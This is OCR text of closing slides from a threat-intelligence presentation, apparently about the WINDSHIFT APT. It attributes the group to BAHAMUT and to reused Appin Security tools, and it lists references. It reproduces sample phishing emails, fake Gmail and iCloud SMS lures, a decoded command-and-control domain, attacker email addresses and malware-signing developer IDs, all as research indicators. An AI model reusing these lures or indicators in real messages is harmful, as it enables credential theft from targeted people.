decoded to:            binary
input:                 cjvu@lbw/`mn
decoded to:            flux2key.com
```

V


ATTRIBUTION, WHO’S BEHIND WINDSHIFT APT?

PART V: ATTRIBUTION, WHO’S BEHIND WINDSHIFT APT?

- **An advanced APT hacked into Appin servers, or purchased their source code:**
  - An APT hacked into Operation Hangover and got access to “KitM” and “Hack Back” malware source code :
    - Since not activity was recorded between 2012 and 2017 moreover **Appin** was shutdown during that time.
    - Suddenly variants of malware appeared in 2017 all signed with developer id’s having emails very similar **BAHAMUT APT** MO’s: example warren82port@mail.com was used to sign WINDTAIL malware.
    - **BAHAMUT APT**, is an obscure group tracked by **Bellingcat** showing a very similar email address composition : usually English first name, last name, and a number @ mail (.com, .ru) as well as **VERY similar MO’s**:

PART V: ATTRIBUTION, WHO'S BEHIND WINDSHIFT APT?

BAHAMUT APT



Qatar row: Saudi and Egypt among six countries to cut Doha links

no-reply <noreply.alertnews@gmail.com>

to me

9:31 AM (4 hours ago)


Qatar row: Saudi and Egypt among six countries to cut Doha links

Six Arab countries including Saudi Arabia and Egypt have cut diplomatic ties with Qatar, accusing it of destabilising the region

For more details, see the BBC News website

source: Bellingcat

WINDSHIFT APT



From: Khaleej Times <noreply.updateinfos@gmail.com>
Date: January 8, 2018 at 11:16:33 AM GMT+4
To: [redacted]@gmail.com
Subject: Lung cancer cases rising in Abu Dhabi, warns doctor


Lung cancer cases rising in Abu Dhabi, warns doctor

Precautionary measures should be taken to prevent the increasing cases of lung cancer, said an Al Ain-based doctor. Tobacco smoking is the main cause of the disease and residents must abstain from the habit, said Dr Khalid Balaraj Al Amoudi, head of the Oncology Department at Tawam Hospital in Al Ain.

source: Dark Matter

PART V: ATTRIBUTION, WHO'S BEHIND WINDSHIFT APT?

BAHAMUT APT



Sophie Foster

Marketing And Public Relations Consultant at Public Relations Society of the United Kingdom


Public Relations Society of the United Kingdom • SOAS University of London

United Kingdom • 354

Marketing And Public Relations Consultant at Public Relations Society of the United Kingdom

source: Bellingcat

WINDSHIFT APT


[redacted]

Asalah (أصالة آل سميحة) Al Sameeha • 2nd

Operations Supervisor at Dubai - British Airports

United Arab Emirates

Dubai Airports

University of Dubai


See contact info

500+ connections

source: Dark Matter

PART V: ATTRIBUTION, WHO'S BEHIND WINDSHIFT APT?

BAHAMUT APT




Text Message
Today 08:04

According to our privacy policy verify recovery of your Gmail account via visiting mail.

source: Bellingcat

WINDSHIFT APT




Text Message
Yesterday 3:50 PM

This is a reminder that on 08/12/2017 you will be charged USD 119.88 for your 2 TB storage plan.
To cancel or downgrade plan please click on this link https://[redacted]-[redacted].ml/payment
The iCloud Team

source: Dark Matter

PART V: ATTRIBUTION, WHO'S BEHIND WINDSHIFT APT?

BAHAMUT APT



Address	Backup / Recovery
Phishing	
abram.cester.84@mail.ru	ale*************@mail.ru
alena.balas@mail.ru	vov************@mail.ru
borya.vasily.81@mail.ru	dam************@mail.ru
brody.adam84@mail.ru	nic********@mail.ru
cester.vesi@mail.ru	ric*************@mail.ru
damone.staffen@mail.ru	jen*************@mail.ru
eagle.eban@mail.ru	ras***@inbox.ru
jefry.varela@mail.ru	bor*********@mail.ru
jenemy.staffen@mail.ru	mar*************@bk.ru
kavin.colvo@inbox.ru	eag************@mail.ru
richard.arkady.82@mail.ru	bog************@mail.ru
vitaly-naumov@mail.ru	afn***@bk.ru
vova.pavel.84@mail.ru	ila****@mail.ru

source: Bellingcat

WINDSHIFT APT

Email: **warren82port@mail.com**

Warren Portman
Apple Developer ID: 9S442G74FH

Email: **??**
Caren Van
Apple Developer ID: 4F9G49SUXB

source: Dark Matter

VI

CONCLUSIONS

PART VI: CONCLUSIONS

- **Appin Security** was highly likely either targeted by an advanced APT group or tools stolen by rogue employee or tools (malware, servers access..) were sold to a third party.

- **Fact 1: Appin Security** previously reported tools and infrastructures are today re-used to covertly hack into governments.

- **Fact 2:** We found overlaps with known existing APT actors:

  - **MO’s (including: Domain registration, phishing emails and SMS’s)** : BAHAMUT APT, Fancy Bear

  - **Infrastructure used**: BAHAMUT APT, Fancy Bear

  - **Malware coding practices similarities**: SOFACY

  - **VPS providers**: SOFACY, Fancy Bear, CARBANAK, DARK HOTEL, MORPHO, BAHAMUT

  - **Passive DNS data**: overlap with BAHAMUT, SOFACY

- **Fact 3: WINDSHIFT APT** are currently targeting government using **Appin Security** tools.

REFERENCES

- http://niiconsulting.com/checkmate/2013/05/indian-apt/
- https://www.bellingcat.com/news/mena/2017/06/12/bahamut-pursuing-cyber-espionage-actor-middle-east/
- https://www.cyph3rsec.com/site/
- https://www.networkworld.com/article/2167354/malware-cybercrime/peculiar-malware-trail-raises-questions-about-security-firm-in-india.html
- https://www.f-secure.com/weblog/archives/00002554.html
- https://threatpost.com/another-mac-os-x-backdoor-reported/100747/
- https://github.com/fireeye/flare-floss
- https://github.com/pbiernat/ripr
- http://www.unicorn-engine.org
- https://researchcenter.paloaltonetworks.com/2017/02/unit42-xagentosx-sofacys-xagent-macos-tool/
- https://github.com/fireeye/flare-floss
- https://www.recordedfuture.com/dark-hotel-malware/
- https://www.intelligenceonline.com/corporate-intelligence/2017/11/15/cyber-attack--phronesis-takes-appin-security-s-path,108280860-art
- https://www.intelligenceonline.com/government-intelligence/2018/01/31/enhanced-cooperation-in-cyber-field,108291981-art
- https://www.networkworld.com/article/2167354/malware-cybercrime/peculiar-malware-trail-raises-questions-about-security-firm-in-india.html
- https://securelist.com/wild-neutron-economic-espionage-threat-actor-returns-with-new-tricks/71275/
- https://www.helpnetsecurity.com/2015/07/08/sophisticated-successful-morpho-apt-group-is-after-corporate-data/
- https://researchcenter.paloaltonetworks.com/2016/09/unit42-sofacys-komplex-os-x-trojan/
- https://blog.vectra.ai/blog/moonlight-middle-east-targeted-attacks
- https://www.fireeye.com/blog/threat-research/2013/08/operation-molerats-middle-east-cyber-attacks-using-poison-ivy.html
- http://csecybsec.com/download/zlab/Wonder_botnet_ZLab_report.pdf
- https://medium.com/amnesty-insights/operation-kingphish-uncovering-a-campaign-of-cyber-attacks-against-civil-society-in-qatar-and-aa40c9e08852
- https://motherboard.vice.com/en_us/article/d7ywvx/leaked-catalog-weaponized-information-twitter-aglaya
- https://www.bellingcat.com/resources/case-studies/2017/10/27/bahamut-revisited-cyber-espionage-middle-east-south-asia/
- https://www.fireeye.com/blog/threat-research/2017/09/apt33-insights-into-iranian-cyber-espionage.html
- https://citizenlab.ca/2016/05/stealth-falcon/
- https://www.welivesecurity.com/2013/06/05/operation-hangover-more-links-to-the-oslo-freedom-forumincident/
- https://www.eff.org/files/2016/08/03/i-got-a-letter-from-the-government.pdf

THANK YOU